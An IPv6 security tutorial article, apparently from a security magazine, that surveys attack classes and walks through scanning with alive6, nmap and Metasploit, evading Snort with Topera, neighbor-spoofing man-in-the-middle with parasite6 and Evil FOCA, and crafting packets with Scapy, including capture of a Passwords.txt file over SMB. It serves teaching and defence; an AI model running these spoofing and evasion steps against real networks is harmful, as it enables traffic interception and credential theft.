THEY FIND YOUR KEYS.

www.townsendsecurity.com

Townsend SECURITY

IPV6 SECURITY SECURING THE FUTURE OF INTERNET

by Satinder Sandhu

Predictions about when the world will end are as consistent as the predictions that when IPv4 internet addresses will finally run out, but some IT security professionals say that it is the least of our worries. A much bigger concern, they say, should be the security holes that will open up in many business organizations as the world moves over to internet protocol version six (IPv6). In this article we are going to discuss and execute the techniques and methodologies which can make the future of internet .... INSECURE!!

What you will learn:

- IPv6 Protocol and Vulnerabilities
- Hands on Network Attacks for IPv6
- Introduction to IPv6 Hacking Toolkit
- IPv6 and Web Assessments
- Exploiting IPv6 using Metasploit
- Security Enhancements in IPv6
- Countermeasures

What you should know:

- You should have a basic understanding of IPv6 fundamentals
- Exposure to TCP/IP Protocol
- Basic knowledge of offensive techniques

The IPv6 Security is an important aspect of the changeover that has been lost in all the hype around how IPv4 is about to run out of IP addresses assigned to each internet-connected device because of the explosion of internet users, devices and web services.IPv6 will solve this problem because it provides over four billion times more addresses than IPv4, but in solving that problem, it could expose businesses to cyber attacks as hackers use IPv6 to bypass security controls, filters designed and configured for IPv4 traffic.

In order to ensure the that we are safe and secure while using the IPv6 network, first we need to know the possible attacks and hacks which can exploit the vulnerabilities of the IPv6. So, in this article we would discuss the techniques, methodologies and tools that make IPv6 ..... insecure.

IPV6 VS OLD ATTACKS

In this section we will analyze some of the most popular cyber attacks in a perspective focused on the comparison and on the possible impact of these with the IPv6.

RECONNAISSANCE ATTACKS

Reconnaissance attacks, in IPv6, are different for two major reasons: The first is that “Ports Scan” and/or “Ping Sweep” are much less effective in IPv6, because of, as already said, the vastness of the subnet into play. The second is

that new multicast addresses in IPv6 will allow finding key systems in a network easier, like routers and some type of servers. In addition, the IPv6 network has a much closer relationship with ICMPv6 (compared to the IPv4 counterparty ICMP) which does not allow too aggressive filters on this protocol.

OVER THE WALL
It includes the attacks in which an adversary tries to exploit little restrictive filtering policies. Currently, we are used to developing access lists (ACLs) to restrict unauthorized access to the network we want to be protected by set specific policies on gateway devices in between the IPv4 endpoints. The need for access control is the same in IPv6 as in IPv4. In IPv6, the basic functions for mitigation of unauthorized access are the same. However, considering the significant differences between the headers of the two protocols, it is possible to imagine different ways to implement them.

SPOOFING ATTACKS
While L4 spoofing remains the same, due to the globally aggregated nature of IPv6, spoofing mitigation is expected to be easier to deploy. However the host part of the address is not protected. Layer 4 spoofing attacks are not changed, because L4 protocols do not change in IPv6 with regard to spoofing.

DDOS ATTACKS
In IPv6, we cannot find the broadcast address. This means that all resulting amplification attacks, like smurf, will be stopped. IPv6 specifications forbid the generation of ICMPv6 packets in response to messages to IPv6 multicast destination address, a link-layer multicast address or a link-layer broadcast address. In general, through the adoption of the new standard, we should find an improvement in this regard.

ROUTING ATTACKS
Routing attacks refer to activities that try to redirect traffic flow within a network. Currently, routing protocols are protected using cryptographic authentication (MD5 with Pre-Shared Key) between peers. This protection mechanism will not be changing with IPv6. BGP has been updated to carry IPv6 routing information.

MALWARE
There is no particular implementation in IPv6 which will allow changing the classical approach to malware. However, worms that use the internet to find vulnerable hosts may find difficulties in propagation due to the large address space.

SNIFFING
This is the classical attack that involves capturing data in transit across a network. IPv6 provides the technology for the prevention of these types of attacks with IPSec, but it does not simplify the problems for keys management. For this reason, this technique can still continue to be practiced.

L7 ATTACKS
Here we refer to all those types of attacks performed at Layer 7 of the OSI model. Also considering a worldwide adoption of IPSec, this type of attacks will remain almost unchanged. Buffer Overflow, Web Applications Vulnerability, etc., cannot be stopped through the IPv6 adoption. There is also another consideration: if IPSec will be implemented as a standard for communication between endpoints, all devices such as IDS/IPS, firewalls and antivirus will only see encrypted traffic, promoting this type of attacks.

MAN-IN-THE-MIDDLE
The IPv6 is subjected to the same security risks that we may encounter in a man-in-the-middle attack that affects the suite of IPSec protocols.

FLOODING ATTACKS
The core principles of a flooding attack remain the same in IPv6.




Figure 1. *IPv6 Security Concerns*

SCANNING

The IPv4 ARP protocol goes away in IPv6. Its replacement consists of the ICMPv6 Neighbor Discovery (ND) and ICMPv6 Neighbor Solicitation (NS) protocols. Neighbor Discovery allows an IPv6 host to discover the link-local and auto-configured addresses of all other IPv6 systems on the local network. Neighbor Solicitation is used to determine if a given IPv6 address exists on the local subnet. The linklocal address is guaranteed to be unique per-host, per-link, by picking an address generated by the EUI-64 algorithm. This algorithm uses the network adapter MAC address to generate a unique IPv6 address. For example, a system with a hardware MAC of 01:02:03:04:05:06 would use a link-local address of fe80::0102:03FF:FE04:0506. An eight-byte prefix is created by taking the first three bytes of the MAC, appending FF:FE, and then the next three bytes of the MAC. In addition to link-local addresses, IPv6 also supports stateless auto-configuration. Stateless auto-configured addresses use the "2000::" prefix. More information about Neighbor Discovery can be found in RFC 2461.

ALIVE6

In order to enumerate local hosts using the Neighbor Discovery protocol, we need a tool which can send ICMPv6 probes and listen for responses. We are going to use the alive6 program which can be downloaded at *http://www.aldeid.com/wiki/THC-IPv6-Attack-Toolkit/alive6*. The example below demonstrates how to use alive6 to discover IPv6 hosts attached to the network on the eth0 interface.

```
# alive6 eth0
Alive: fe80:0000:0000:0000:xxxx:xxff:fexx:xxxx
Alive: fe80:0000:0000:0000:yyyy:yyff:feyy:yyyy
Found 2 systems alive
```

LINUX NEIGHBOR DISCOVERY TOOLS

The `ip` command, in conjunction with 'ping6', both included with many recent Linux distributions, can also be used to perform local IPv6 node discovery. The following commands demonstrate this method:

```
# ping6 -c 3 -I eth0 ff02::1 >/dev/null 2>&1
# ip neigh | grep ^fe80
fe80::211:43ff:fexx:xxxx dev eth0 lladdr 00:11:43:xx:xx:xx REACHABLE
fe80::21e:c9ff:fexx:xxxx dev eth0 lladdr 00:1e:c9:xx:xx:xx REACHABLE
   fe80::218:8bff:fexx:xxxx dev eth0 lladdr 00:18:8b:xx:xx:xx REACHABLE
```

LOCAL BROADCAST ADDRESSES

IPv6 Neighbor Discovery relies on a set of special broadcast addresses in order to reach all local nodes of a given type. The table below enumerates the most useful of these addresses.

`FF01::1` – This address reaches all node-local IPv6 nodes
`FF02::1` – This address reaches all link-local IPv6 nodes
`FF05::1` – This address reaches all site-local IPv6 nodes

`FF01::2` – This address reaches all node-local IPv6 routers
`FF02::2` – This address reaches all link-local IPv6 routers
`FF05::2` – This address reaches all site-local IPv6 routers

USING NMAP

The Nmap port scanner has support for IPv6 targets, however, it can only scan these targets using the native networking libraries and does not have the ability to send raw IPv6 packets. This limits TCP port scans to the `connect()` method, which while effective, is slow against firewalled hosts and requires a full TCP connection to identify each open port. Even with these limitations, Nmap is still the tool of choice for IPv6 port scanning. Older versions of Nmap did not support scanning link-local addresses, due to the requirement of an interface suffix. Trying to scan a link-local address would result in the following error.

```
# nmap -6 fe80::xxxx:xxxx:xxxx:xxxx
Starting Nmap 4.53 (http://insecure.org) at 2008-08-23 14:48 CDT
Strange error from connect (22):Invalid argument
```

The problem is that link-local addresses are interface specific. In order to talk to to the host at fe80::xxxx:xxxx:xxxx:xxxx, we must indicate which interface it is on as well. The way to do this on the Linux platform is by appending a "%" followed by the interface name to the address. In this case, we would specify "fe80::xxxx:xxxx:xxxx:xxxx%eth0". Recent versions of Nmap (4.68) now support the interface suffix and have no problem scanning link-local IPv6 addresses. Site-local addresses do not require a scope ID suffix, which makes them a little bit easier to use from an attacker's perspective (reverse connect code doesn't need to know the scope ID, just the address).

```
# nmap -6 fe80::xxxx:xxxx:xxxx:xxxx%eth0
Starting Nmap 4.68 (http://nmap.org) at 2008-08-27 13:57 CDT
PORT STATE SERVICE
22/tcp open ssh
```

USING METASPLOIT

The development version of the Metasploit Framework includes a simple TCP port scanner. This module accepts a list of hosts via the RHOSTS parameter and a start and stop port. The Metasploit Framework has full support for IPv6 addresses, including the interface suffix. The following example scans ports 1 through 10,000 on the target fe80::xxxx:xxxx:xxxx:xxxx connected via interface eth0.

```
# msfconsole
msf> use auxiliary/discovery/portscan/tcp
msf auxiliary(tcp) > set RHOSTS fe80::xxxx:xxxx:xxxx:xxxx%eth0
msf auxiliary(tcp) > set PORTSTART 1
msf auxiliary(tcp) > set PORTSTOP 10000
msf auxiliary(tcp) > run
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:135
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:445
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1025
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1026
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1027
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1028
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1029
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1040
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:3389
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:5357
[*] Auxiliary module execution completed
```

In addition to TCP port scanning, the Metasploit Framework also includes a UDP service detection module. This module sends a series of UDP probes to every host defined by RHOSTS and prints out any responses received. This module works with any IPv6 address, including the broadcast. For example, the session below demonstrates discovery of a local DNS service that is listening on ::0 and responds to requests for the link-local all nodes broadcast address.

```
# msfconsole
msf> use auxiliary/scanner/discovery/sweep_udp
msf auxiliary(sweep_udp) > set RHOSTS ff02::1
msf auxiliary(sweep_udp) > run
[*] Sending 7 probes to ff02:0000:0000:0000:0000:0000:0000:0001 (1 hosts)
[*] Discovered DNS on fe80::xxxx:xxxx:xxxx:xxxx%eth0
[*] Auxiliary module execution completed
```

SCANNING IPV6 ENABLED SERVICES

When conducting a penetration test against an IPv6 enabled system, the first step is to determine what services are accessible over IPv6. In the previous section, we described some of the tools available for doing this, but did not cover the differences between the IPv4 and IPv6 interfaces of the same machine. Consider the Nmap results below, the first set is from scanning the IPv6 interface of a Windows 2003 system, while the second is from scanning the same system's IPv4 address.

```
# nmap -6 -p1-10000 -n fe80::24c:44ff:fe4f:1a44%eth0
80/tcp open http
135/tcp open msrpc
445/tcp open microsoft-ds
554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1030/tcp open iad1
1032/tcp open iad3
1034/tcp open unknown
1035/tcp open unknown
1036/tcp open unknown
```

MOLEHILL: INVISIBLE IPV6 SCANNER

Probably you all know what is Snort, It is one of the most used open source IDS (Intrusion Detection System) and basis for many commercial products. In IPv6 TCP can send a simple package, requesting a regular SYN, or we can send the same package by adding more layers to the IP header. One of the ways by which we can "fatten" the head are the "Extension Headers" of IPv6. These allow you to send extra information to the target system when needed or leave the basic IPv6 header as simple and light as possible. At this point we wonder how IDS would behave – Snort in this case – to an IPv6 packet "fed" based on Extension Headers. The result was surprising: Snort was not able to detect the attack launched in this way. In order to execute this hack, we are going to use "Topera" an IPv6 port scanner, which is similar to nmap, very simple to use, with limited but useful functionality. Here we show an example of its usefulness. We'll see how Snort can detect IPv6 scanning without a problem. Then we use Topera, seeing as said scanning Snort go unnoticed.

You can download this Topera at *http://toperaproject.github.io/topera/*




Figure 2. *Snort detects nmap doing a port scan*

Now we can see how we do with Topera scanning, right window, and Snort log file without displaying any alert:




Figure 3. *Scanning Using Topera*

NEIGHBOR SPOOFING

Neighbor Spoofing operation is almost analogous to ARP Spoofing, and likewise allows man in the middle attacks. IPv6 uses NDP (Neighbor Discovery Protocol) to discover the neighbors. Typical operation is that a team neighbor send an NS Solicitation to a multicast address when you communicate with a computer and having that address the IPv6 multicast message respond to a unicast Neighbor Advertisement message with its physical address (NA MAC). The NA message receiver would store it in the neighbor table.

However, as with IPv4 ARP protocol, an attacker can send an NA without having received the previous message of NS and do make the table cache storing the registration neighbors.




Figure 4. *NA Package sent spoofing the IPv6 fe80 :: f47c: d2ae: B534: 40b2*




Figure 5. *NA Package sent spoofing the IPv6 fe80 :: f95c: b7c5: EA34: d3ff*

The attack is performing spoofing of the IPv6 source address of the packet, to pretend that the message comes from the other source, but in both cases it gets the MAC address of the attacker.

PARASITE6

One tool that implements this attack is parasite6. This tool is included in BackTrack. By default the tool performs man in the middle of all the clients that are discovered by IPv6 network.

1) First put an IPv6 address in BackTrack network interface that is on the network in which to make the attack.

Ifconfig eth0 inet6 add [ipv6]

2) Start parasite6

Parasite6 eth0




Figure 6. *Implementing IPv6*

3) Configure the routing




Figure 7. *Enabling IPv6 Routing*

4) Activate a sniffer (Wireshark) and analyze the packets.

From that moment, we will start sending messages NA for man in the middle IPv6 addresses that are detected and will poison the neighbor tables of all of them.

```
Dirección de Internet                     Dirección física   Tipo
----------------------------------------  -----------------  -----------
fc00::1                                   08-00-27-9d-bc-0b  Accesible
fc00::3                                   08-00-27-9d-bc-0b  Obsoleto
fe80::a00:27ff:fe9d:bc0b                  08-00-27-9d-bc-0b  Accesible
fe80::197c:4139:624a:4d62                 08-00-27-9d-bc-0b  Obsoleto
ff02::2                                   33-33-00-00-00-02  Permanente
ff02::c                                   33-33-00-00-00-0c  Permanente
ff02::16                                  33-33-00-00-00-16  Permanente
ff02::1:2                                 33-33-00-01-00-02  Permanente
ff02::1:3                                 33-33-00-01-00-03  Permanente
ff02::1:ff00:1                            33-33-ff-00-00-01  Permanente
ff02::1:ff00:2                            33-33-ff-00-00-02  Permanente
ff02::1:ff4a:4d62                         33-33-ff-4a-4d-62  Permanente
ff02::1:fff9:b85                          33-33-ff-f9-0b-85  Permanente
```

Figure 8. *Network Poisoned with parasite6*

SCAPY PROJECT

Another tool that can be used to create the packages is Scapy, written in Python and to configure any network packet, including IPv6. This utility is perfect for the automated attacks.

STARTING SCAPY

On the Linux machine, use this command to start scapy:

```
sudo scapy
```

SENDING AN ICMPV6ECHOREQUEST PACKET WITH SCAPY

Creating an IPv6 Object

```
i = IPv6()
i.display()
```

Output would be customized to IPv6

```
>>> i=IPv6()
>>> i.display()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= ::1
  dst= ::1
>>> i.dst="2001:5c0:110c:9d00::1"
>>> i.display()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= 2001:5c0:110c:9d00:20c:29ff:fe5b:ee2a
  dst= 2001:5c0:110c:9d00::1
```

Figure 9. *Scapy in Action*

In the Linux machine, in the Terminal window, at the >>> prompt, execute these commands to assign the IPv6 destination address, using the address of your Windows machine instead of the address shown below:

```
i.dst = "2001:5c0:110c:9d00::1"
i.display()
```

Creating an ICMPv6EchoRequest object

```
ic = ICMPv6EchoRequest()
ic.display()
```

```
>>> ic = ICMPv6EchoRequest()
>>> ic.display()
###[ ICMPv6 Echo Request ]###
  type= Echo Request
  code= 0
  cksum= 0x0
  id= 0x0
  seq= 0x0
  data= ''
>>> sr1(i/ic)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=8 nh=ICMPv6 hlim=64 src=2001:5c0:110c:9d00::1 d
st=2001:5c0:110c:9d00:20c:29ff:fe5b:ee2a |<ICMPv6EchoReply  type=Echo Reply code=0
 cksum=0xbe8e id=0x0 seq=0x0 |>>
```

Figure 10. *Response of Scapy*

Use these commands to send a packet with your name in it, and look at the reply:

```
ic.data = "YOUR NAME"
sr1(i/ic)
```

You should see a response with your name in it, as shown below

```
>>> ic.data = "YOUR NAME"
>>> sr1(i/ic)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=17 nh=ICMPv6 hlim=64 src=2001:5c0:110c:9d00::1
dst=2001:5c0:110c:9d00:20c:29ff:fe5b:ee2a |<ICMPv6EchoReply  type=Echo Reply code=
0 cksum=0x6948 id=0x0 seq=0x0 data='YOUR NAME' |>>
```

Figure 11. *Scapy Output*

SENDING A UDP PACKET

PREPARING THE TARGET

You need to have Nmap on the target windows 7 Machine. On the target Win 7 machine, in a Command Prompt window, type these commands.

```
cd \program files\nmap
ncat -6 -u -l 4444
```

Open the second command prompt and enter the following command

```
netstat -an
```

You should see UDP port 4444 LISTENING, on the IPv6 address [::], as shown below.

```
  UDP    [::]:500                *:*
  UDP    [::]:4444               *:*
  UDP    [::]:4500               *:*
  UDP    [::]:5004               *:*
  UDP    [::]:5005               *:*
  UDP    [::]:5355               *:*
```

Figure 12. *Sending a UDP Packet from scapy*

```
u = UDP()
u.display()
```

This creates an object named u of type UDP, and displays its properties.

Execute these commands to change the destination port to 4444 and display the properties again:

```
u.dport = 4444
u.display()
```




Figure 13. *UDP packet's properties*

Execute this command to send the packet to the Windows machine:

```
send(i/u/"YOUR NAME SENT VIA IPv6 UDP\n")
```




Figure 14. *On the Windows target, this message would appear*

MITM ATTACK – EVIL FOCA

Using Evil FOCA, it is possible to capture the files transmitted local area network on which IPv6 is being used. In this practical I would love to show you how this procedure is implemented in a mixed environment and you can see how the SMB client and server communicate with IPv6 default.




Figure 15. *Evil FOCA has discovered two teams and performing MITM*

Activate wireshark on the attacker's machine and then from the client we connect to a resource SMB server that accesses a file called Passwords.txt




Figure 16. *File (Password.txt) under context*

By analyzing traffic captured on attacker machine, we can see that all traffic has been transmitted SMB over IPv6, so we are able to record all packets that are part of the files.

